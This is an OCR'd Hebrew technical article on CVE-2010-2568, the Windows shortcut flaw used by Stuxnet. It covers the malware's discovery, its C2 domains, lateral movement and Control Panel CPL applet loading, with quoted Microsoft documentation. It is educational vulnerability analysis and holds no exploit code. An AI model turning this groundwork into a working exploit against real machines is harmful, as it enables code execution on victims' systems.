


סיקור החולשה - CVE-2010-2568

מאת Tomer Snuf

הקדמה

החולשה CVE-2010-2568 היא חולשה מסוג Lateral Movement ממשפחת ה-Post Exploitation. חולשה זו היא אחת מהחולשות של הכלי Stuxnet שביצע את המתקפה על הכור הגרעיני באיראן בשנת 2010. מתקפה זו הייתה אבן דרך חשובה בעולם מחקר הסייבר, הן מצד ההגנה והן מצד ההתקפה.

קריאה מהנה ☺

מעט היסטוריה

הזיהוי הראשון של הנוזקה Stuxnet היה ביוני 2010, ודווח על ידי חברת אבטחת מידע קטנה בלארוסית בשם VirusBlokAda[1]. הדיווח כולל תיאור מסקרן מאוד של נוזקה שהרצתה מתאפשרת על ידי הצגה של קבצים בהתקן USB המתחבר למחשב. נבהיר שוב: לא מבוצעת שום פעולת הרצה של קובץ כלשהו, אפילו לא לחיצה כפולה עליו, אלא הצגה שלו בלבד. כלומר, פתיחת התיקיה שבה הקובץ נמצא. חולשה זו נקראה Zero-Day[2] - חולשה שהתגלתה בשימוש בלי שהתפרסמה לפני בעולם אבטחת המידע, כך שברגע נתון ידוע כי תוקפים משתמשים בה אך עדיין לא יצא עדכון גרסה שסוגר אותה.

חודש לאחר מכן פורסם פוסט של חוקר אבטחת המידע KrebsOnSecurity על אותו המקרה. בפוסט[3] מצוינים הממצאים של VirusBlokAda כמו גם הסבר על המשמעויות שלהם והייחוד שלהם. לפי הנאמר שם, נוזקה זו אינה הראשונה שעושה שימוש בשיטת התפשטות על ידי התקן USB, אולם היא הראשונה שנצפתה מבצעת זאת על ידי ניצול חולשה באפליקציית windows explorer (שאינה מיועדת להרצת קוד

[1] http://anti-virus.by/en/tempo.shtml
[2] https://www.kaspersky.com/resource-center/definitions/zero-day-exploit
[3] https://krebsonsecurity.com/2010/07/experts-warn-of-new-windows-shortcut-flaw/

באופן זה) לעומת אפליקציות אחרות שנצפו מנוצלות בתרחישים כאלה, כגון Autorun ו-Autoplay. משמעות הממצא הזה היא עצומה: Windows Explorer הוא כלי בסיסי בפעילות מערכת ההפעלה Windows על כל גרסאותיה, כך שכל הגרסאות של מערכת ההפעלה עד לאותה נקודה נמצאו פגיעות לחולשת RCE[4] המאפשרת הרצת קוד באופן מרוחק. מה שנקרא - חולשה קריטית.

Krebs גם מציין את דבריו של חוקר האבטחה Frank Boldewin[5] שחקר את אותם הממצאים ש-VirusBlokAda הצביעו עליהם והוסיף כי הנוזקה שנמצאה קשורה למערכות SCADA, ומחפשת להיות ברשת מבוזרת שיכולה להיות מפעל או תחנת כוח. המונח SCADA מתייחס למערכות בקרה ושליטה תעשייתיות[6] - זהו הרמז הראשון לקשר של הנוזקה אל הכור האיראני.

בשלב זה קהילת המחקר החזיקה בדעה שהכלי נועד למטרת גניבת מידע תעשייתי ותו לא, והרעש סביב גילוי הנוזקה שכך.

לאחר מכן, חברת אבטחת המידע Symantec הניחה ידיה על אחד הסמפלים של הכלי מכיוון שהכיל מזהים שלא היו דומים לשאר הנוזקות שעוברות בחברה באופן יומיומי. בדיקה שגרתית התפתחה במהירות לאחר שהכלי זוהה כמעניין במיוחד, בין השאר בגלל גודלו הבולט - 500k לעומת 10-15k של נוזקה ממוצעת, ומכיוון שלאחר בדיקה התברר כי הגודל לא נוצר ממאפיין סטנדרטי כגון תמונה, או דף נחיתה, אלא בשל המורכבות והתחכום של הקוד. במהלך המחקר עלו ממצאים המעידים על תקשורת C2 שהכלי מבצע אל שני דומיינים: www.mypremierfutbol.com ו-www.todaysfutbol.com.

שני הדומיינים כמובן נחסמו על ידי הספקיות המתאימות מיד כשנחשף הכלי. Symantec פנתה אל הספקיות וביקשה מהן לנקוט בגישה אחרת במקום חסימה, ולנתב את התקשורת הרלוונטית אל שרתי Sinkhole[7] שלה. המשמעות היא שתקשורת זדונית של הכלים תגיע אל שרתי החברה, מה שיאפשר לה ליצור "מפת חום" של הנוזקה ולהבין את מצב ההתפשטות שלה.

הממצאים מה-Sinkhole היו חד משמעיים: רוב גדול של המחשבים המודבקים על ידי הנוזקה היו באיראן, ומעט במדינות נוספות כמו אינדונזיה, הודו, ובודדים ממש בארצות הברית. הנתונים החדשים, בתוספת הידיעה כי מדובר בנוזקה חדשה מסוגה עם השמשת מספר חולשות חדשות ומתקדמות, העלו השערה כי מדובר בכלי של גוף מעצמתי בעל משאבים רבים, אולי אפילו ממשלת ארה"ב.

[4] https://www.netsparker.com/blog/web-security/remote-code-evaluation-execution/
[5] https://twitter.com/r3c0nst
[6] https://www.inductiveautomation.com/resources/article/what-is-scada
[7] https://www.enisa.europa.eu/topics/csirts-in-europe/glossary/dns-sinkhole

מכאן הדרך הייתה קצרה להבנה כי מדובר בכלי מעצמתי המיועד לתקיפת הכור הגרעיני באיראן, והאצבעות המאשימות הופנו במהרה אל ממשלות ישראל וארה"ב, ללא תגובה רשמית שלהן עד יום זה (עד כדי הסרט Zero-days והדלפות סנודאן).

תקיפת Lateral Movement

תקיפת Lateral Movement[8] פירושה ביצוע התפשטות מתחנה אחת נתקפת את תחנות נוספות נתקפות. ההתפשטות יכולה לקרות באותה רשת, אל רשת נפרדת, אל חשבונות שונים המקושרים אל המחשב הנתקף הראשון - כל התפשטות שתחילתה בתחנה הנתקפת, וסופה באובייקט נתקף חדש. החשיבות של Lateral Movement לתקיפה כולה היא קריטית: אם היינו מסתפקים בתקיפת התחנה האחת שאליה הגענו בתקיפה הראשונית, היינו מאבדים מידע רב וערכי שיכול להגיע מתחנות נוספות הקשורות לאותה אחת.

על מנת להגיע אל המחשבים הערכיים של הכור האיראני היה צורך לחדור לרשת הפנימית והמבודלת של הכור שהיא אינה נגישה דרך האינטרנט. מפתחי הכלי Stuxnet נדרשו לחשוב על דרך אחרת להגיע אל אותה רשת, בניגוד לדרכים הרווחות המשמשות לתקיפת רשתות שכן נגישות לאינטרנט. הרעיון שעלה בראשם היה כך: היה ברור להם (בדרך כזו או אחרת) כי לצורך התפעול של הרשת ניגשים אליה אנשי IT ו-SYSTEM המעבירים אליה מידע בצורה פיזית - על ידי התקן נייד. לכן הכניסה אל הרשת יכולה להיות דרך אותם התקנים.

מכאן נכון להתחיל את תיאור החולשה.

תיאור החולשה

CVE-2010-2568 היא חולשה לוגית במימוש של התממשקות בין שני מערכות לגיטימיות שכל אחת פועלות נהדר בפני עצמה. החיפוש אחר החולשה דרש העמקה רבה מאוד במנגנונים של מערכת ההפעלה, עד אשר היה אדם אשר ראה כי משהו לא מומש כנדרש, בהמשך חלק זה נציין את נקודות הדרך אשר החוקר היה נדרש לעבור כדי להגיע למציאת החולשה, אין זה רמז או חצי אמת לגבי האופן ההיסטורי הנכון בו החולשה התגלתה (לא שיש לנו מושג) אבל זהו הסדר אשר אנו מאמינים כי יעביר את הרעיון באופן הברור ביותר - ללא צורך בידע מעמיק ב-RE.

החלק המגניב ביותר הוא שחולשה זו (שהיא חסרת תקדים גם בימינו) ניתנת למימוש מלא, הבנה, ומציאה רק על ידי קריאה של הדוקומנטציה (כמובן הספציפית ונכונה וכו' - אבל היי! זו העבודה)


[8] https://awakesecurity.com/glossary/lateral-movement/

המנגנון הראשון - Control Panel Applets:

במערכת ההפעלה Windows קיימת אפליקציה אשר נקראת Control Panel. הקובץ על הדיסק נקראה Control.exe ומיקומו הוא:

```
%windir%\system32
```

אפליקציה זו דומה מאוד בצורתה לממשק הוויזואלי של Windows Explorer בזמן הצגת תיקייה:



אבל אין להתבלבל כי אילו אפליקציות שונות.

ה-Control Panel של Windows מציג בפני המשתמש רשימה של תת-אפליקציות אשר משמשות לניהול של מערכת ההפעלה בידי משתמשים מנוסים יותר, בין התת-אפליקציות אשר מיוחצנות על ידי ה-Control Panel אפשר למצוא אפליקציות אשר מאפשרות להגדיר את חומת האש של המחשב, לנהל חשבונות משתמשים ולשנות את הגדרות התקשורת של המכונה.

נרחיב את הידע שלנו הודות ה-Control Panel:

WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Current events
Random article
About Wikipedia
Contact us
Donate

Contribute
Help
Learn to edit
Community portal
Recent changes
Upload file

Tools
What links here

Control Panel (Windows)

From Wikipedia, the free encyclopedia


For other uses, see Control panel.

The **Control Panel** is a component of Microsoft Windows that provides the ability to view and change system settings. It consists of a set of applets that include adding or removing hardware and software, controlling user accounts, changing accessibility options, and accessing networking settings. Additional applets are provided by third parties, such as audio and video drivers, VPN tools, input devices, and networking tools.

The Control Panel has been part of Microsoft Windows since Windows 1.0,[1] with each successive version introducing new applets. Beginning with Windows 95, the Control Panel is implemented as a special folder, i.e. the folder does not physically exist, but only contains shortcuts to various applets such as *Add or Remove Programs* and *Internet Options*. Physically, these applets are stored as *.cpl* files. For example, the *Add or Remove Programs* applet is stored under the name *appwiz.cpl* in the *SYSTEM32* folder.

[מקור: https://en.wikipedia.org/wiki/Control_Panel_(Windows)]

הדף בוויקיפדיה נותן לנו שמות לאותם דברים לוגים אותם ראינו באופן וויזואלי. אותן תת-אפליקציות נקראות Applets והן שמורות כקבצי CPL. נראה האם הם קיימים על מכונת Windows סטנדרטית. לצורך כך נשתמש בכלי שנקרא MasterSeeker שמאפשר לעשות חיפוש מהיר במערכת הקבצים של המחשב (תוך שהוא משלם על זה בצריכת זיכרון גדולה), מלבד החיפוש המהיר MS מאפשר גם לבצע חיפושים מורכבים כגון חיפוש אחר נתיבים אשר עונים למחרוזת רגולרית:



MasterSeeker 1.5.1 by DxCK


.cpl$ | In Directory | File Size

Name	Directory Path	Size	Modify Date
desk.cpl	C:\Windows.old\WINDOWS\System32	189 KB	19/03/2019 6:45:50 AM
desk.cpl	C:\Windows.old\WINDOWS\WinSxS\amd64_microsoft-windows-desk_31bf38...	189 KB	19/03/2019 6:45:50 AM
Firewall.cpl	C:\Windows.old\WINDOWS\WinSxS\amd64_networking-mpssvc-ui-cpl_31bf3...	7 KB	19/03/2019 6:45:38 AM
Firewall.cpl	C:\Windows.old\WINDOWS\System32	7 KB	19/03/2019 6:45:38 AM
irprops.cpl	C:\Windows.old\WINDOWS\WinSxS\amd64_microsoft-windows-irprops-cpl_31...	35 KB	19/03/2019 6:45:54 AM
irprops.cpl	C:\Windows.old\WINDOWS\System32	35 KB	19/03/2019 6:45:54 AM
joy.cpl	C:\Windows.old\WINDOWS\WinSxS\amd64_microsoft-windows-d..ctx-directin...	96 KB	19/03/2019 6:45:38 AM
joy.cpl	C:\Windows.old\WINDOWS\System32	96 KB	19/03/2019 6:45:38 AM
powercfg.cpl	C:\Windows.old\WINDOWS\WinSxS\amd64_microsoft-windows-powercfg_31...	212 KB	19/03/2019 6:45:47 AM
powercfg.cpl	C:\Windows.old\WINDOWS\System32	212 KB	19/03/2019 6:45:47 AM
TabletPC.cpl	C:\Windows.old\WINDOWS\WinSxS\amd64_microsoft-windows-tabletpc-contr...	688 KB	19/03/2019 6:45:49 AM
TabletPC.cpl	C:\Windows.old\WINDOWS\System32	688 KB	19/03/2019 6:45:49 AM
telephon.cpl	C:\Windows.old\WINDOWS\WinSxS\amd64_microsoft-windows-tapicore_31bf...	107 KB	19/03/2019 6:45:50 AM
telephon.cpl	C:\Windows.old\WINDOWS\System32	107 KB	19/03/2019 6:45:50 AM
desk.cpl	C:\Windows.old\WINDOWS\SysWOW64	178 KB	19/03/2019 6:46:06 AM
desk.cpl	C:\Windows.old\WINDOWS\WinSxS\wow64_microsoft-windows-desk_31bf38...	178 KB	19/03/2019 6:46:06 AM
irprops.cpl	C:\Windows.old\WINDOWS\SysWOW64	27.5 KB	19/03/2019 6:46:09 AM
irprops.cpl	C:\Windows.old\WINDOWS\WinSxS\wow64_microsoft-windows-irprops-cpl_3...	27.5 KB	19/03/2019 6:46:09 AM
joy.cpl	C:\Windows.old\WINDOWS\SysWOW64	88.5 KB	19/03/2019 6:45:59 AM

Caching Completed. | Selected 0 items, 0 Bytes | Found 273


והכן הם שם.

נמשיך את המחקר שלנו הודות קבצים אילו - לשם כך ניגש ל-MSDN (Microsoft Developer Network) שהוא אתר מבית Microsoft אשר מרכז תחתיו תיעוד (דוקומנטציה) ברמה מאוד (מאוד) טובה על מספר רב של טכנולוגיות - יכולות, פיטצ'רים ועוד של מוצרי Microsoft ובפרט על Windows:



[מקור: https://docs.microsoft.com/en-us/windows/win32/shell/control-panel-applications]

דף זה מספק לנו מידע רב ערך! אותם קבצי CPL הם לא אחר מאשר קבצי הרצה של מערכת ההפעלה windows (קבצי MZ-PE או בקצרה רק קבצי PE). נמשיך במחקר שלנו:



במידה ונרצה לכתוב CPL בעצמינו אחת הדרכים היא ע"י DLL - אם נבחר לעשות כן, נדרש כי הוא ייחצן פונקציה בשם CPIApplet.

נמשיך לדלות מידע:

על פי מקרא הכותרות אשר נמצאות תחת נושא ה-Control Panel ניתן לראות שתי כותרות אשר מתייחסות להתקנת קבצי ה-CPL - אחד כאשר קובץ ה-CPL הוא קובץ הרצה (EXE) והאחר כאשר קובץ ה-CPL הוא DLL.

נסכם את שתי הדרכים. כאשר הקובץ הוא EXE:

How to Register Executable Control Panel Items

05/31/2018 • 3 minutes to read •

For Control Panel items that are implemented as .exe files, no special exports or message handling is required. Any .exe file can be registered as a command object to appear with an entry point in the Control Panel folder.

An example is used here to demonstrate the registration requirements. The example shows how to register a Control Panel item called **My Settings** as a command object so that it appears in the Control Panel window. The **My Settings** window also appears when the command `MyApp.exe /settings` is run.

Instructions

Step 1:

Generate a GUID for the Control Panel item. The GUID uniquely identifies the Control Panel item. In this exampl `{0052D9FC-6764-4D29-A66F-2F3BD9E2BB40}` is the GUID of the Control Panel item.

Step 2:

Using the GUID as a name, add a subkey to the registry as follows.

```
HKEY_LOCAL_MACHINE
   SOFTWARE
      Microsoft
         Windows
            CurrentVersion
               Explorer
                  ControlPanel
                     NameSpace
                        {0052D9FC-6764-4D29-A66F-2F3BD9E2BB40}
                           (Default) = My Settings
```

The data for the Default entry is simply the REG_SZ name of the Control Panel item. The Default entry can be useful to identify the GUID entry, but it is optional.

נדרש לערוך את ה-Registry ושם לציין במפורש כי ברצוננו להוסיף CPL חדש.

וכאשר הקובץ הוא DLL:

How to Register DLL Control Panel Items

05/31/2018 • 3 minutes to read •

> **Note**
>
> Current implementation guidelines state that new Control Panel items should be implemented as .exe files rather than .cpl files. The following information is included mainly for legacy purposes.

Control Panel items that are implemented in a DLL that exports the **CPlApplet** function have different registration requirements than .exe files. As of Windows XP, new Control Panel item DLLs should be installed in the associated application's folder under the Program Files folder. Items that are stored in the System32 directory with a .cpl extension do not need to be registered; they are automatically shown in the Control Panel. All other Control Panel items that use **CPlApplet** must be registered in one of two ways:

- If the Control Panel item is to be available to all users, register the path on a per-computer basis by adding a **REG_EXPAND_SZ** value to the **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls** subkey, set to the DLL path.
- If the Control Panel item is to be available on a per-user basis, use **HKEY_CURRENT_USER** as the root key instead of **HKEY_LOCAL_MACHINE**.

The following two examples register the *MyCplApp* Control Panel item. The DLL is named MyCpl.cpl and is located in the *MyCorp\MyApp* application directory. This first example illustrates per-computer registration.

Instructions

Step 1:

Add this information to the registry to register the existence of the .cpl file.

Copy

```
HKEY_LOCAL_MACHINE
   Software
      Microsoft
         Windows
            CurrentVersion
               Control Panel
                  Cpls
                     MyCpl = [REG_EXPAND_SZ] %ProgramFiles%\MyCorp\MyApp\MyCpl.cpl
```

Step 2:

Windows Vista and later: Add this additional information to the registry to provide a GUID for the Control Panel item.

Copy

```
HKEY_LOCAL_MACHINE
   Software
      Microsoft
         Windows
            CurrentVersion
               Control Panel
                  Extended Properties
                     System.Software.AppId
                        %ProgramFiles%\MyCorp\MyApp\MyCpl.cpl = {A newly generated GUID}
```

By generating a GUID to uniquely identify the Control Panel item, you can add task links to the Control Panel. Without this GUID, there is no way for the task links to be associated with the Control Panel item. See Creating Searchable Task Links for a Control Panel Item.

גם כאן נדרש לערוך את ההגדרות של מערכת ההפעלה. אבל - קיימת גם דרך נוספת:

Control Panel items that are implemented in a DLL that exports the **CPlApplet** function have different registration requirements than .exe files. As of Windows XP, new Control Panel item DLLs should be installed in the associated application's folder under the Program Files folder. Items that are stored in the System32 directory with a .cpl extension do not need to be registered; they are automatically shown in the Control Panel. All other Control Panel items that use **CPlApplet** must be registered in one of two ways:

כלומר - קיימים נתיבים שאם בהם ימצאו הקבצים האלו הם יחשבו כמותקנים ע"י מערכת ההפעלה.

נמשיך לקרוא את הכותרת הבאה:

Using CPLApplet

05/31/2018 • 3 minutes to read • +1

Prior to Windows Vista, you created a Control Panel item by creating a .dll file and naming it with a .cpl extension. This file exported the CPlApplet function. This scheme is still supported in Windows Vista and later versions and is discussed in this topic. However, the guidelines for new Control Panel items recommend a simpler approach with the Control Panel item built as a .exe file that uses a task flow layout.

When Control Panel loads a .dll (or .cpl) file, it calls the CPlApplet function to get information such as the number of Control Panel items the file hosts, as well as information about each item. Control Panel also calls the function when the item's window is initialized, opened, or closed.

When Windows first loads the Control Panel item, it retrieves the address of the CPlApplet function and subsequently uses that address to call the function and pass it messages. It might send the following messages.

Message	Description
CPL_DBLCLK	Sent to notify CPlApplet that the user has chosen the icon associated with a given Control Panel item. **CPlApplet** should display the dialog box for the specified item and carry out any user-specified tasks. The **CPlApplet** *lParam1* parameter is an integer that represents the zero-based index of the Control Panel item. The *lParam2* parameter is the **lpData** pointer returned in the CPLINFO or NEWCPLINFO structure in the CPL_INQUIRE or CPL_NEWINQUIRE message. The return value is ignored.
CPL_EXIT	Sent after the last CPL_STOP message and immediately before Windows uses the FreeLibrary function to free the DLL that contains the Control Panel item. CPlApplet should free any remaining memory and prepare to close. The return value is ignored.
CPL_GETCOUNT	Sent after the CPL_INIT message to prompt CPlApplet to return a number that indicates how many subprograms it supports.
CPL_INIT	Sent immediately after the DLL that contains the Control Panel item is loaded. The message prompts CPlApplet to perform initialization procedures, including memory allocation.
CPL_INQUIRE	Sent after the CPL_GETCOUNT message to prompt CPlApplet to provide information about a specified subprogram. The *lParam1* value is an integer that represents the zero-based index of the subprogram about which information is being requested. The *lParam2* parameter of **CPlApplet** points to a CPLINFO structure. The return value is ignored.
CPL_NEWINQUIRE	Sent after the CPL_GETCOUNT message to prompt CPlApplet to provide information about a specified Control Panel item. The *lParam1* value is an integer that represents the zero-based index of the subprogram about which information is being requested. The *lParam2* parameter is a pointer to a NEWCPLINFO structure. CPL_NEWINQUIRE normally should be ignored. Your application should process only CPL_INQUIRE on Windows 95, Microsoft Windows NT 4.0, and later systems since Control Panel performance suffers when CPL_NEWINQUIRE is used. This is because the returned strings and icons cannot be cached. The return value is ignored.
CPL_SELECT	Obsolete. Current versions of Windows do not send this message.
CPL_STARTWPARMS	Sent to notify CPlApplet that the user has chosen the icon associated with a given dialog box. **CPlApplet** should display the corresponding dialog box and carry out any user-specified tasks. This message is similar to CPL_DBLCLK, but there might be some additional information. The *lParam1* parameter is the Control Panel item number and *lParam2* is an **LPCTSTR** to any extra directions that might be necessary. Return **TRUE** if this message is handled; otherwise, **FALSE**. This message is valid for version 5.00 and later of Shell32.dll.
CPL_STOP	Sent once for each Control Panel item in the .cpl file before Windows unloads the Control Panel extension. CPlApplet should free any memory associated with the item number provided in *lParam1*. The *lParam2* parameter is **lpData** pointer returned in the CPLINFO or NEWCPLINFO structure in the CPL_INQUIRE or CPL_NEWINQUIRE message. The return value is ignored.

כאן ניתן ללמוד כי אותו קובץ CPL הוא קובץ HOST של מספר אפליקציות שונות, כלומר - בתוך קובץ CPL אחד יכולות להיות מספר רב של תת-אפליקציות, אשר הנתונים עליהן (שמם, התיאור שהן, ה-icon שלהן ועוד) מוחזר על ידי הרצה של הקובץ CPL לאחר טעינה שלו וקריאה לפונקציה CPLApplet שלו.

